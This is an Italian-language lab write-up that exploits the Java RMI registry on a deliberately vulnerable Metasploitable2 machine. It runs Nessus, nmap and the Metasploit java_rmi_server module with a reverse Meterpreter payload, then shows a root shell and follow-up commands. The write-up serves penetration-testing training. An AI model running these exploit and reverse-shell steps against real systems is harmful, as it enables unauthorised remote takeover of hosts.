


- 1) Verifico se effettivamente c'è la vulnerabilità, effettuo una scansione con nessus:



The screenshot shows the Metasploit interface for the 'metasploitable2 / Plugin #22227' (RMI Registry Detection). The interface is in a dark theme. At the top, there are buttons for 'Configure' and 'Audit Trail'. Below the header, there's a 'Vulnerabilities' tab with a count of '91'. The main section is titled 'RMI Registry Detection' with an 'INFO' button. The 'Description' section states: 'The remote host is running an RMI registry, which acts as a bootstrap naming service for registering and retrieving remote objects with simple names in the Java Remote Method Invocation (RMI) system.' The 'See Also' section provides two links: <https://docs.oracle.com/javase/1.5.0/docs/guide/rmi/spec/rmiTOC.html> and <http://www.nessus.org/u?b6fd7659>. The 'Output' section displays a hex dump of a valid response received for port 1099, showing a Java RMI registry response. At the bottom, there's a table with columns 'Port' and 'Hosts' showing the scan results for port 1099 on host 192.168.34.100.

metasploitable2 / Plugin #22227

Configure Audit Trail

Back to Vulnerabilities

Vulnerabilities 91

INFO RMI Registry Detection

Description

The remote host is running an RMI registry, which acts as a bootstrap naming service for registering and retrieving remote objects with simple names in the Java Remote Method Invocation (RMI) system.

See Also

<https://docs.oracle.com/javase/1.5.0/docs/guide/rmi/spec/rmiTOC.html>
<http://www.nessus.org/u?b6fd7659>

Output

```
Valid response recieved for port 1099:
0x00: 51 AC ED 00 05 77 0F 01 D1 2F 8A 04 00 00 01 88   Q....w.../.....
0x10: 5F 2C 55 6A 80 02 75 72 00 13 5B 4C 6A 61 76 61   _,Uj..ur..[Ljava
0x20: 2E 6C 61 6E 67 2E 53 74 72 69 6E 67 3B AD D2 56   .lang.String;..V
0x30: E7 E9 1D 7B 47 02 00 00 70 78 70 00 00 00 00   ...{G...pxp....
```

To see debug logs, please visit individual host

Port	Hosts
1099 / tcp / rmi_regist...	192.168.34.100

Mi trova la vulnerabilità, ma in 'INFO', capisco che c'è qualcosa che non va e provo a fare la scansione con altri tools:

Quindi decido di usare nmap il quale contiene uno script apposta nella sua libreria che si chiama: '**rmi-vuln-classloader**' ed effettivamente mi trova che è vulnerabile:

```
(kali@kali)-[~]
$ nmap --script=rmi-vuln-classloader -p 1099 192.168.34.100
Starting Nmap 7.93 ( https://nmap.org ) at 2023-06-16 06:00 EDT
Nmap scan report for 192.168.34.100
Host is up (0.00053s latency).
PORT      STATE SERVICE
1099/tcp  open  rmiregistry
rmi-vuln-classloader:
  VULNERABLE:
    RMI registry default configuration remote code execution vulnerability
    State: VULNERABLE
    Default configuration of RMI registry allows loading classes from remote URLs which can lead to remote code execution.
  References:
    https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/multi/misc/java_rmi_server.rb
Nmap done: 1 IP address (1 host up) scanned in 0.29 seconds
```

Successivamente dopo che ho stabilito che la vulnerabilità esiste apro metasploit framework e cerco lo script adatto a me:

```
msf6 > search java_rmi

Matching Modules

#  Name                                     Disclosure Date  Rank  Check  Description
--  -
0  auxiliary/gather/java_rmi_registry        2011-10-15      normal No     Java RMI Registry Interfaces Enumeration
1  exploit/multi/misc/java_rmi_server        2011-10-15      excellent Yes    Java RMI Server Insecure Default Configuration Java Code Execution
2  auxiliary/scanner/misc/java_rmi_server    2011-10-15      normal No     Java RMI Server Insecure Endpoint Code Execution Scanner
3  exploit/multi/browser/java_rmi_connection_impl 2010-03-31      excellent No     Java RMIConnectionImpl Deserialization Privilege Escalation

Interact with a module by name or index. For example info 3, use 3 or use exploit/multi/browser/java_rmi_connection_impl
```

Decido di utilizzare ‘exploit/multi/misc/java_rmi_server’ che sembra fare proprio al caso mio.

Imposto L’RHOSTS del payload reverse e avvio lo script: (LHOST me l’ha impostato automaticamente secondo le mie configurazioni di rete).

```
msf6 auxiliary(gather/java_rmi_registry) > use 1
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) > show options

Module options (exploit/multi/misc/java_rmi_server):

Name      Current Setting  Required  Description
--      -
HTTPDELAY  10              yes       Time that the HTTP Server will wait for the payload request
RHOSTS    192.168.33.100 yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT     1099            yes       The target port (TCP)
SRVHOST   0.0.0.0         yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
SRVPORT   8080            yes       The local port to listen on.
SSL       false           no        Negotiate SSL for incoming connections
SSLCert   false           no        Path to a custom SSL certificate (default is randomly generated)
URIPATH   false           no        The URI to use for this exploit (default is random)

Payload options (java/meterpreter/reverse_tcp):

Name      Current Setting  Required  Description
--      -
LHOST     192.168.33.100 yes       The listen address (an interface may be specified)
LPORT     4444            yes       The listen port

Exploit target:

Id  Name
--  -
0   Generic (Java Payload)

View the full module info with the info, or info -d command.

msf6 exploit(multi/misc/java_rmi_server) > set RHOSTS 192.168.34.100
RHOSTS => 192.168.34.100
msf6 exploit(multi/misc/java_rmi_server) > 
```

Dopo aver configurato l’exploit e il payload avvio lo script con ‘run’ ed ecco che lo script carica sul server remoto una shell avanzata di meterpreter:

```
RHOSTS => 192.168.34.100
msf6 exploit(multi/misc/java_rmi_server) > run

[*] Started reverse TCP handler on 192.168.33.100:4444
[*] 192.168.34.100:1099 - Using URL: http://192.168.33.100:8080/fqolZW6FCbnL
[*] 192.168.34.100:1099 - Server started.
[*] 192.168.34.100:1099 - Sending RMI Header ...
[*] 192.168.34.100:1099 - Sending RMI Call ...
[*] 192.168.34.100:1099 - Replied to request for payload JAR
[*] Sending stage (58829 bytes) to 192.168.34.100
[*] Meterpreter session 1 opened (192.168.33.100:4444 -> 192.168.34.100:52205) at 2023-06-16 05:44:26 -0400
```

Con questa exploit di gravità elevata mi viene concesso subito l’utente root e quindi non ho bisogno di elevare altri privilegi, quindi vado ad eseguire i comandi richiesti dal compito:

Comando ‘ifconfig:

```
meterpreter > ifconfig

Interface 1
=====
Name       : lo - lo
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::

Interface 2
=====
Name       : eth0 - eth0
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.34.100
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::20c:29ff:fe68:3c3a
IPv6 Netmask : ::

meterpreter > 
```

Comando 'route':

```
meterpreter > route

IPv4 network routes
=====

Subnet      Netmask      Gateway      Metric      Interface
-----
127.0.0.1    255.0.0.0     0.0.0.0      0            lo
192.168.34.100 255.255.255.0 0.0.0.0      0            eth0

IPv6 network routes
=====

Subnet      Netmask      Gateway      Metric      Interface
-----
::1         ::           ::           0            lo
fe80::20c:29ff:fe68:3c3a ::           ::           0            eth0

meterpreter > 
```

Comando 'sysinfo':

```
meterpreter > sysinfo

Computer      : metasploitable
OS            : Linux 2.6.24-16-server (i386)
Architecture : x86
System Language : en_US
Meterpreter   : java/linux
```

Utilizzo il comando **shell** di meterpreter per inserire altri comandi interessanti direttamente dalla **shell** di linux remota della vittima(/bin/bash):

E provo i comandi 'whoami e id':

```
meterpreter > shell
Process 1 created.
Channel 1 created.
whoami
root
id
uid=0(root) gid=0(root)
```